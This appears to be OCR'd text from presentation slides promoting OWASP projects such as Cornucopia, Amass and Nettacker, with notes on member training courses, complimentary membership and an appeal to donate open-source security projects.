
OWASP JuiceShop



OWASP Cornucopia


OWASP Cornucopia is a card game used to help development teams to identify application security requirements during the software development life cycle and develop security-based user stories.





OWASP AMASS

OWASP Amass Project performs network mapping of attack surfaces and external asset discovery using open source information gathering and active reconnaissance techniques.



OWASP Amass features:

- DNS Enumeration
- External Asset Discovery & Tracking
- Attack Surface Mapping / Visualisation


OWASP Nettacker

OWASP Nettacker project allows to automate penetration testing tasks such as

- Information Gathering
- Enumeration
- Port Scanning
- Vulnerability Scanning
- Credential Brute Forcing


And more!


Nettacker has a built-in database and a webserver with a search engine allowing to scan your **external** and **internal** assets and create an online inventory of assets and vulnerabilities.



REPORT IN A SPREADSHEET- A MANAGER'S DREAM!

OWASP Nettacker is capable of scanning your entire network for open ports, web servers & vulnerabilities producing a CSV file you can simply open with a spreadsheet software






(Almost Free) Training Courses


OWASP Members get several professional DevSecOps training courses for FREE.

It costs $50/year to become a paid OWASP Member ($20 students). However there is a way to become a complimentary member....


Secure Flag Training



Checkmarx Codebashing




Codebashing Training Courses



Complimentary Membership

If you are an OWASP Chapter Leader or Project Leader you can request complimentary membership!
(must claim annually)

Become an OWASP Project Leader!
(details later)



Open Source Project Appeal

Please “donate” your Security-related Open Source Software (OSS) projects to OWASP!

